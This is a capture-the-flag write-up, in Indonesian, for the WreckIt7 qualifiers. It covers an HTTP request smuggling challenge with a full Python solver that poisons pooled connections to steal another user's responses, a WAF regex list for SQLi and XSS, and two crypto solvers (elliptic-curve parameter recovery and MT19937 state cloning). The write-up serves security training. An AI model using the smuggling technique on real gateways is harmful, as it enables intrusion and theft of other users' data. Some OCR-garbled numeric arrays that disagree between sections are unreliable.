Write-Up WreckIt7 Quals

GWS Mas Daman




Skipped
Daman
Irul

Web Exploit **3**
Tailgate 3
Deskripsi Chall 3
Analisis 4
Solve 6
Solver 6
Flag 9
Cryptography **10**
Mixing 10
Deskripsi Chall 10
Analisis 11
Solve 12
Solver 12
Flag 16
Breeze 16
Deskripsi Chall 16
Solve 16
Flag 21
Binary Exploit **22**
Forensics **23**
Reverse Engineering **24**

Web Exploit

Tailgate



Deskripsi Chall

```
Jangan mau percaya dan jadi budak korPorART
```

Analisis

```python
class PooledConnection:
    __slots__ = ("reader", "writer", "leftover")

    def __init__(self, reader: asyncio.StreamReader, writer: asyncio.StreamWriter):
        self.reader = reader
        self.writer = writer
        # Bytes read past a previous response's own boundary on this
        # connection, preserved here so the NEXT forward_and_relay call
        # that acquires this same connection sees them before reading
        # anything fresh off the wire. This is what lets an earlier
        # smuggled/extra response "wait" on the connection for whoever
        # reads next, instead of being silently discarded -- the response-
        # side counterpart of handle_client's per-connection request buf.
        self.leftover = b""
```

Kalau kita perhatikan di gateway/gateway.py di class **PooledConnection**, baris terakhir dari class itu nyimpen data yang kelebihan dari respond backend (***leftover***). Pas koneksi reuse, ***leftover*** ini bakal dikembalikan jadi respond buat request selanjutnya. Di sini kita bisa *smuggling*(mengirim 2 respond sekaligus). Nah, respond kedua ini bakal jadi ***leftover***, terus diambil request selanjutnya.

```python
async def forward_and_relay(head: bytes, body: bytes, client_writer: asyncio.StreamWriter, method: str):
    conn = await pool.acquire()
    try:
        conn.writer.write(head + b"\r\n\r\n" + body)
        await conn.writer.drain()

        buf = conn.leftover
        while b"\r\n\r\n" not in buf:
            chunk = await conn.reader.read(4096)
            if not chunk:
                client_writer.write(b"HTTP/1.1 502 Bad Gateway\r\nContent-Length: 0\r\n\r\n")
                conn.leftover = b""
                return
            buf += chunk
            if len(buf) > 65536:
                client_writer.write(b"HTTP/1.1 502 Bad Gateway\r\nContent-Length: 0\r\n\r\n")
                conn.leftover = b""
                return
        status_and_headers, _, buf = buf.partition(b"\r\n\r\n")
        resp_lines = status_and_headers.split(b"\r\n")
        resp_headers = {}
        for line in resp_lines[1:]:
            if b":" in line:
                k, v = line.split(b":", 1)
                resp_headers[k.decode().strip().lower()] = v.decode().strip()
        resp_content_length = int(resp_headers.get("content-length", "0"))
```

Terus di function **forward_and_delay**, gateway cuma baca 1 respond dari backend. Kalau backend ngirim 2 respond, respond kedua bakal disimpan di ***leftover***.

```python
async def handle_client(reader: asyncio.StreamReader, writer: asyncio.StreamWriter):
    """
    Owns a persistent per-connection buffer across loop iterations. This is
    deliberate and load-bearing: bytes beyond the current request's
    Content-Length that arrived in the same read() -- e.g. a smuggled
    second request sent in one TCP write -- MUST survive into `buf` for the
    next iteration to reparse as a new request, not be discarded. (An
    earlier version of this function read each request fresh each
    iteration and truncated `body` to content_length without keeping the
    remainder, which silently dropped exactly the bytes this challenge's
    exploit depends on. Do not reintroduce that pattern here.
    forward_and_relay's own response-reading logic needs the exact same
    discipline for the same reason -- see PooledConnection.leftover.)
    """
    buf = b""
    try:
        while True:
            while b"\r\n\r\n" not in buf:
                chunk = await reader.read(4096)
                if not chunk:
                    return
                buf += chunk
                if len(buf) > 65536:
                    return
            request_head, _, buf = buf.partition(b"\r\n\r\n")
            method, path, headers = parse_request_line_and_headers(request_head)
```

Di function **handle_client**, gateway keep ‘buf’ buat semua koneksi. Terus *bytes* di luar ‘Content-Length’ dari request sebelumnya gak dibuang, tapi masuk jadi request selanjutnya. Jadi kita bisa ngirim 2 request di 1 koneksi TCP, tapi karena *body smuggling*, jadi request kedua bisa berupa request yg *restricted*.

```
const http = require("http");
const server = http.createServer({ insecureHTTPParser: true }, app);
```

Terus di backend/server.js . ‘insecureHTTPParser: true’ bakal mengizinkan Node.js memproses `Transfer-Encoding: chunked` walaupun ada ‘Content-Length’. Jadi kita bisa kirim request dengan kedua header. Gateway forward berdasarkan `Content-Length`, backend parse berdasarkan `Transfer-Encoding`. Jadi, backend bakal melihat body sebagai dua request.

```
server.keepAliveTimeout = 0;
```

Di sini juga gak ada TO servernya, jadi ***leftover*** bisa digunakan jadi request selanjutnya.

```
PATTERNS = [
    re.compile(rb"(?i)\bor\s+1\s*=\s*1\b"),
    re.compile(rb"(?i)union\s+select"),
    re.compile(rb"(?i)<script"),
    re.compile(rb"(?i)drop\s+table"),
]
```

Di gateway/waf.py . WAF cuma memblokir payload SQLI dan XSS. Jadi kita bisa pakai HTTP request *Smuggling*.

Solve

Pertama, kita pakai HTTP Request *Smuggling* dengan mengirim POST /tickets yang body-nya berisi ‘0\r\n\r\n’ dan request GET /internal/flag-part1. Backend yang mendukung Transfer-Encoding: chunked bakal menganggap body selesai di ‘0\r\n\r\n’, sehingga sisa byte dianggap sebagai request kedua dan backend mengirim dua respons sekaligus. Gateway yang hanya membaca satu respons akan menyimpan respons kedua (berisi flag part 1) sebagai ***leftover*** di koneksi pool, terus kita ambil dengan mengirim GET /. Selanjutnya, kita melakukan *poisoning* dengan *smuggling* lagi, kali ini request kedua GET / , sehingga ***leftover*** berisi halaman utama. Setelah itu, bot yang rutin mengunjungi /tickets akan mengambil koneksi yang sudah di-*poison* dan menerima ***leftover*** halaman utama, sementara request bot yang asli tetap diproses backend dan responsnya (berisi flag part 2) menjadi leftover baru. Terakhir, kita minta GET / sekali lagi untuk mengambil leftover tersebut dan mendapatkan flag part 2.

Solver

```
import socket
import re
import time

HOST = "35.198.248.110"
PORT = 15193

def recv_all(sock, timeout=3):
    sock.settimeout(timeout)
    data = b""
    while True:
        try:
            chunk = sock.recv(4096)
            if not chunk:
```

```
                break
            data += chunk
        except socket.timeout:
            break
    return data

def build_smuggle_request(smuggled_path):
    smuggled = (
        f"GET {smuggled_path} HTTP/1.1\r\n"
        "Host: backend:8080\r\n"
        "\r\n"
    ).encode()
    body = b"0\r\n\r\n" + smuggled
    req = (
        b"POST /tickets HTTP/1.1\r\n"
        b"Host: gateway:8443\r\n"
        b"Content-Length: " + str(len(body)).encode() + b"\r\n"
        b"Transfer-Encoding: chunked\r\n"
        b"\r\n"
    ) + body
    return req

def get_flag_part1():
    req1 = build_smuggle_request("/internal/flag-part1")
    req2 = b"GET / HTTP/1.1\r\nHost: gateway:8443\r\n\r\n"
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((HOST, PORT))
    sock.sendall(req1 + req2)
    data = recv_all(sock)
    sock.close()
    m = re.search(rb"WRECKIT70\{[^}]+\}", data)
    return m.group(0).decode() if m else None

def poison_backend():
    req = build_smuggle_request("/")
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((HOST, PORT))
    sock.sendall(req)
    sock.close()
```

```python
def steal_flag_part2(timeout=60):
    start = time.time()
    while time.time() - start < timeout:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.connect((HOST, PORT))
        sock.sendall(b"GET / HTTP/1.1\r\nHost: gateway:8443\r\n\r\n")
        data = recv_all(sock)
        sock.close()
        m = re.search(rb"WRECKIT70\{[^}]+\}", data)
        if m:
            return m.group(0).decode()
        print("[*] Belum dapat flag part 2, coba lagi dalam 5 detik...")
        time.sleep(5)
    return None

def main():
    print("[*] Mengambil flag part 1 ...")
    flag1 = get_flag_part1()
    if flag1:
        print(f"[+] Flag part 1: {flag1}")
    else:
        print("[-] Gagal dapat flag part 1")
        return

    print("[*] Menghubungkan backend dengan respon dummy ...")
    poison_backend()

    print("[*] Menunggu bot mengunjungi /tickets (maks 60 detik)...")
    flag2 = steal_flag_part2(timeout=60)
    if flag2:
        print(f"[+] Flag part 2: {flag2}")
        full = flag1 + flag2[len("WRECKIT70{"):-1]
        print(f"[+] Full flag: {full}")
    else:
        print("[-] Gagal mendapatkan flag part 2 dalam waktu yang
ditentukan.")


if __name__ == "__main__":
    main()
```

Flag

WRECKIT70{a12e420f5b4ba39359129bb82528cfd2}

Cryptography

Mixing



Deskripsi Chall

```
ICE MIXED PAKDE NYOS THIS MIXED FRUIT AND SYRUP IS NOT MEASURED, THE PORTION IS VERY BIG
```

Analisis

```python
#!/usr/bin/env python3
from secrets import flag
import os
from Crypto.Util.number import getPrime

P = getPrime(512)
while P % 4 != 3:
    P = getPrime(512)

A = int.from_bytes(os.urandom(64), 'big') % P
Y1 = int.from_bytes(flag.ljust(64, b'\x00'), 'big')
X1 = int.from_bytes(os.urandom(64), 'big') % P
B = (Y1**2 - X1**3 - A*X1) % P
X = [X1]
for _ in range(5):
    curr_X = X[-1]
    num = (curr_X**2 - A)**2 - 8*B*curr_X
    den = 4*(curr_X**3 + A*curr_X + B)

    next_X = (num * pow(den, -1, P)) % P
    X.append(next_X)

with open("out.txt", "w") as f:
    f.write("data = " + repr(X))
```

Nah, *script*-nya ini bakal buat kurva elips `(y^2 = x^3 + Ax + B mod P )`. Dan *flag*-nya itu ditaruh di koordinat y1 dari (x1,y1) di kurva. Terus koordinat itu di-*double* sampai 5 kali.

```
data =
[131072801830365076393602756672611899054073046341818472262624776653325989783333947220136979302075303689735495637265580544366626553952064357946828054279091219485676952887890338827265660406646249671961051235101646708071743378534485733041245928345880103306657652412667599389262475420419198020623048130976200379613770888144390194259291756870781587478561974187172600114039080697232166318179389261967556513452232735112227886010717711511566088733244254977109884050750521,
```

```
668521965066152059283745209152790195912116333805147911485445647941516800900369212800242202487299415635102067209958114402081641238388610377902650184596852
4,
344597376977322776642373735420614384634297605759498843363181647998606393768794521192746951721718244700198601200099066731168579499613077395348163940017874
6,
341460821872650281559806202378121714041594962254191119981490154027800966470418186955386638018116210324473072042502834593429857879741880406950528171126212]
```

Terus out.txt juga cuma ngasih 6 nilai dari x.

Solve

Rumus doubling di atas itu public, jadi tiap pasang (x1, x2) yang berurutan sebenernya ngasih 1 persamaan yang ngelibatin A, B (unknown) mod P (unknown juga). Kalau diexpand, jadi begini:

x2 * 4*(x1^3 + A*x1 + B) = (x1^2 - A)^2 - 8*B*x1 (mod P)

Kalau kita pindah ke 1 ruas dan definisikan, jadi kayak gini:

c1 = 4*x1*x2 + 2*x1^2

c2 = 4*x2 + 8*x1

c3 = 4*x2*x1^3 - x1^4

Jadi tiap pasang (x1,y1) yang berurutan bakal ngasih:

Eq_i: A^2 - c1_i*A - c2_i*B - c3_i = 0 (mod P)

Karena koefisien A^2 itu sama untuk semua pasang, jadi kita abaikan.

D_i = Eq_i - Eq_{i+1}: d1_i*A + d2_i*B + d3_i = 0 (mod P)

Nah, di sini kita dapat 4 persamaan linear murni di A dan B.

Buat mencari P, kita bisa pakai GCD Determinan.

Kita ambil 3 persamaan aja untuk buat matriks 3*3.

| d1_a d2_a d3_a |

| d1_b d2_b d3_b |

| d1_c d2_c d3_c |

Karena ketiganya punya solusi sama (A, B, 1) mod P, determinan matriks ini harus habis dibagi P. Hasilnya: prima 512-bit pas.

Karena P udh *leaked*, jadi kita tinggal cari A sama B. Terus A dan B diakarkan untuk mendapatkan flag.

val = X1^3 + A*X1 + B (mod P)

Karena P % 4 == 3, maka y = val^((P+1)//4) (mod P)

Solver

```
from sympy import Matrix, isprime
from itertools import combinations
```

```
import math
data =
[131072801830365076393602756672611899054073046341818472262624776653325989783333947220136979302075303689735495637265580544366626553952064357946828054279091219485676952887890338827265660406646249671961051235101646708071743378534485733041245928345880103306657652412667599389262475420419198020623048130976200379612770888144390194259291756870781587478561974187172600114039080697232166318179389261967556513452232735112227886010717711511566088733244254977109884050750521,668521965066152059283745209152790195912116333805147911485445647941516800900369212800242202487299415635102067209958114402081641238388610377902650184596852437697732277664237373542061438463429760575949884336318164799860639376879452119274695172171824470019860120009906673116857949961307739534816394000178746,341460821872650281559806202378121714041594962254191119981490154027800966470418186955386638018116210324473072042502834593429857879741880406950528171126212]
x = data
n = len(x)


def c123(i, mod=None):
    """Koefisien c1, c2, c3 untuk persamaan Eq_i: A^2 - c1*A - c2*B - c3 = 0"""
    x1, x2 = x[i], x[i + 1]
    c1 = 4 * x1 * x2 + 2 * x1 ** 2
    c2 = 4 * x2 + 8 * x1
    c3 = 4 * x2 * x1 ** 3 - x1 ** 4
    if mod:
        return c1 % mod, c2 % mod, c3 % mod
    return c1, c2, c3

def build_D():
    """Bangun daftar persamaan linear D_i: d1*A + d2*B + d3 = 0 (mod P)
    dari selisih Eq_i - Eq_{i+1} (menghilangkan A^2)."""
    C = [c123(i) for i in range(n - 1)]
    D = []
```

```
    for i in range(len(C) - 1):
        c1a, c2a, c3a = C[i]
        c1b, c2b, c3b = C[i + 1]
        d1 = -(c1a - c1b)
        d2 = -(c2a - c2b)
        d3 = -(c3a - c3b)
        D.append((d1, d2, d3))
    return D

def recover_P(D):
    """Cari P via GCD determinan 3x3 dari kombinasi baris D, lalu buang
    faktor kecil supaya tersisa 512-bit prime P % 4 == 3."""
    dets = []
    for combo in combinations(range(len(D)), 3):
        rows = [D[i] for i in combo]
        det = Matrix(rows).det()
        dets.append(int(det))
    g = 0
    for d in dets:
        g = math.gcd(g, d)
    n_ = abs(g)
    small = 1
    for p in range(2, 200_000):
        while n_ % p == 0:
            n_ //= p
            small *= p

    assert isprime(n_), "Gagal mendapatkan P prima, cek data/metode"
    assert n_.bit_length() >= 500, "P terlalu kecil, mungkin salah
kombinasi"
    return n_

def recover_AB(D, P):
    """Selesaikan sistem linear A, B mod P memakai 2 persamaan pertama,
    lalu verifikasi dengan sisa persamaan."""
    D = [(d1 % P, d2 % P, d3 % P) for d1, d2, d3 in D]
    (d1_1, d2_1, d3_1), (d1_2, d2_2, d3_2) = D[0], D[1]

    det = (d1_1 * d2_2 - d1_2 * d2_1) % P
    detA = ((-d3_1) * d2_2 - (-d3_2) * d2_1) % P
```

```
    detB = (d1_1 * (-d3_2) - d1_2 * (-d3_1)) % P

    inv_det = pow(det, -1, P)
    A = (detA * inv_det) % P
    B = (detB * inv_det) % P

    for d1, d2, d3 in D:
        assert (d1 * A + d2 * B + d3) % P == 0
    c1, c2, c3 = c123(0, mod=P)
    assert (A * A - c1 * A - c2 * B - c3) % P == 0, "Verifikasi A,B gagal"

    return A, B

def recover_flag(P, A, B):
    assert P % 4 == 3
    x1 = x[0]
    val = (x1 ** 3 + A * x1 + B) % P
    y = pow(val, (P + 1) // 4, P)

    for cand in (y, P - y):
        b = cand.to_bytes(64, 'big').rstrip(b'\x00')
        try:
            s = b.decode()
            if s.isprintable():
                return s
        except UnicodeDecodeError:
            continue
    return None

def main():
    D = build_D()
    P = recover_P(D)
    print(f"[+] P ditemukan ({P.bit_length()} bit, P%4={P % 4}):")
    print(f"    {P}")

    A, B = recover_AB(D, P)
    print(f"[+] A = {A}")
    print(f"[+] B = {B}")

    flag = recover_flag(P, A, B)
```


```
    print(f"[+] FLAG: {flag}")

if __name__ == "__main__":
    main()
```

Flag

WRECKIT70{5urf_w4v3_4nd_curv3}

Breeze



Deskripsi Chall

`angin sepoi-sepoi`

Solve

Identifikasi vulnerability

Diberikan 2 file yang terdiri dari chall.py dan out.txt.
Analisa pada potongan kode berikut:

```
R = random.Random(token_bytes(32))

def A():
    return R.getrandbits(32)
```

Pada python, randomizer bawaan menggunakan algoritma mt19937 yang memiliki internal state sebanyak 624 32 bit integer. Di line 45 P0 menyimpan angka random dengan memanggil A() selama 624 kali berturut-turut. P0 yang nantinya akan dicetak pada out.txt sebagai o. Dari hasil tersebut kita bisa melakukan reverse engineering untuk tiap nilai.

```
P0 = [A() for _ in range(624)]
```

Lalu, kita lakukan analisa pada baris baris berikut:

```
def J():
    global s
    s = (a5 * s + be) & z0

def K():
    for _ in range(a4):
        J()
    return (r * s + t) & z0

last = K()
prev = 0

def N():
    global last, prev
    x = K()
    y = (x - last) & z0
    last = x
    z = (y + u * prev) & z0
    prev = y
    return (v * z) & z0
```

Fungsi ini menghasilkan angka acak dengan mengurangi x dengan last lalu digabung dengan prev. Meskipun dengan pengacakan berkali kali algoritma ini linear dan bisa dibongkar state nya untuk menebak angka selanjutnya.

Selanjutnya, kita analisa potongan kode berikut:

```
mk = randbits(32)
ml = mk & 0xffff
mr = mk >> 16

sc = []
for i in range(32):
    x = ((mk >> i) & 1)
    y = HW((mk * (i + 1) + lo0 + (lo1 << (i & 7))) & 0xffff)
    sc.append((y << 1) + x + randbelow(3))
```

Celah dari kode ini adalah bit x di posisi paling belakang setelah dilakukan y << 1. Karena y pasti genap, angka ganjil-genap di hasil akhir sc bisa diketahuii dari nilai x.

Reasoning

Pendekatan yang digunakan relevan karena tiap algoritma yang dipecahkan akan berguna untuk pemecahan algoritma seterusnya sehingga proses dekripsi bisa lebih efisien.

Langkah-langkah

Untuk mempermudah kloning mt19337 saya menggunakan library randcrack

```
import random, math
from randcrack import RandCrack
from sympy.ntheory import discrete_log
from hashlib import sha256
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
from collections import Counter

data = {}
exec(open("out.txt").read(), {}, data)
o, p, g, le, sc, ct = data['o'], data['n'], data['r'], data['le'], data['sc'], bytes.fromhex(data['ct'])

cracker = RandCrack()
for x in o:
    cracker.submit(x)

A = lambda: cracker.predict_getrandbits(32)
```

Setelah randomizer dikloning, dijalankan simulasi untuk mencari parameter menggunakan fungsi B,C,D. Ini akan membuild dan menemukan nilai yang diperlukan secara akurat.

```
def B(n):
    x = 0
    while n:
        k = min(n, A().bit_length() or 1)
        if k > 32: k = 32
```

```
        x, n = (x << k) | (A() >> (32 - k)), n - k
    return x

def C(n):
    k = n.bit_length()
    while 1:
        x = B(k)
        if x < n:
            return x

def D(v):
    v = list(v)
    for i in range(len(v) - 1, 0, -1):
        j = C(i + 1)
        v[i], v[j] = v[j], v[i]
    return v

U = lambda: ((A() << 32) ^ A())

w0 = next(w for _ in iter(int, 1) if 48 <= (w := A().bit_length() + A().bit_length()) <= 80)
m0, z0 = 1 << w0, (1 << w0) - 1
X = lambda t: ((U() ^ (t * 0x9e3779b97f4a7c15)) & z0)

def G(t, o=0, u=1):
    x = X(t)
    y = (U() ^ ((x << 9) & z0) ^ (x >> 13) ^ (t << 17)) & z0
    p_val, q_val = 2 + (x & 31), 4 + ((y >> 7) & 31)
     v = [(p_val + i + ((x >> (i & 31)) & 1) + ((y >> ((i + 5) & 31)) & 1)) * u for i in
range(q_val)]
    if o: v = [(r << 1) | 1 for r in v]
    return D(v)

H = lambda t, o=0, u=1: (v := G(t, o, u))[C(len(v))]

a0, a1 = H(A()), H(A())
while not 20 <= a0 + a1 <= 38: a0, a1 = H(A()), H(A())
a2, a3, a4 = a0 + a1, H(A()) + H(A()), H(A(), 1)

while 1:
    a5 = B(a3) | 1
    if a5 > 3 and pow(a5, a4, m0) not in (1, z0): break

a7 = next(a for _ in iter(int, 1) if 104 <= (a := H(A(), 0, 4)) <= 184)
a8, a9 = H(A()), H(A())
```

```
aa = [1 + C(H(A())) for _ in range(a7)]
ab, ac, ad, ae = C(4), C(4), C(4), C(3)
af, ag, ah, ai, aj, ak, al = B(a2), B(a2) | 1, B(a2), C(a2), C(a2), B(a2), B(a2)

am = next(a for _ in iter(int, 1) if 30 <= (a := H(A())) <= 40)
an, ao = p.bit_length(), C(p.bit_length())
ap, aq, ar = B(an), B(an) | 1, B(an)
H(A())
```

Setelah itu, kita lakukan discrete logarithm menggunakan library sympy

```
L_rot = lambda x, s, w: x if s == 0 else ((x << s) | (x >> (w - s))) & ((1 << w) - 1)
O_rot = lambda x, s, w: x if s == 0 else ((x >> s) | (x << (w - s))) & ((1 << w) - 1)

def invert_cut(val, idx):
    y = O_rot(val, ao, an)
    if ad & 2: y ^= al
    if ad & 1: y ^= ak
    if ac & 2: y = L_rot(y, aj, an)
    if ac & 1: y ^= (ag * idx + ah) & ((1 << an) - 1)
    if ab & 2: y = O_rot(y, ai, an)
    if ab & 1: y ^= af
    return y
```

Cari discrete log

```
total_calls = a8 + a9 + 2
k_indices = []
for j in aa:
    k_indices.append(total_calls + j)
    total_calls += j

A_base_am = pow(a5, a4, m0) % (1 << am)
A_inv_am = pow(A_base_am, -1, 1 << am)

H_cands = []
for idx, val in enumerate(le):
    Y = invert_cut(val, idx)
    if Y < p:
        try:
            E_k = discrete_log(p, Y, g)
            H_cands.append((E_k * pow(A_inv_am, k_indices[idx], 1 << am)) % (1 << am))
        except ValueError:
            pass

most_common_H = Counter(H_cands).most_common(1)[0][0]
```

```
lo0 = (most_common_H * pow(A_base_am, a8 + 1, 1 << am)) % (1 << am)
lo1 = (most_common_H * pow(A_base_am, a8 + a9 + 2, 1 << am)) % (1 << am)
```

Bruteforce ml berukuran 16-bit bawah menggunakan data 16 indeks awal sc, Bruteforce mr berukuran 16-bit atas menggunakan ml yang sudah ditemukan dan sisa data sc. Lalu dekripsi AES.

```
HW = lambda x: bin(x).count('1')
ml = next(ml_cand for ml_cand in range(65536) if all(sc[i] - (HW((ml_cand * (i + 1) + lo0 +
(lo1 << (i & 7))) & 0xffff) << 1) - ((ml_cand >> i) & 1) in (0, 1, 2) for i in range(16)))

y_vals = [HW((ml * (i + 1) + lo0 + (lo1 << (i & 7))) & 0xffff) for i in range(32)]
valid_mr = [mr_cand for mr_cand in range(65536) if all(sc[i] - (y_vals[i] << 1) - ((mr_cand >>
(i - 16)) & 1) in (0, 1, 2) for i in range(16, 32))]

a_bytes = (lo0 ^ ml).to_bytes(8, "big")
for mr in valid_mr:
    for rand_byte in range(11):
                        key = sha256(a_bytes + (lo1 ^ mr).to_bytes(8, "big") +
bytes([rand_byte])).digest()[:16]
        try:
            flag = unpad(AES.new(key, AES.MODE_ECB).decrypt(ct), 16)
            if all(32 <= c < 127 for c in flag):
                print(flag.decode('utf-8'))
                exit()
        except: pass
```

Flag

```
WRECKIT70{sid3_ch4nn3l_15_fun_1snt_1tt...}
```

Binary Exploit

Forensics

Reverse Engineering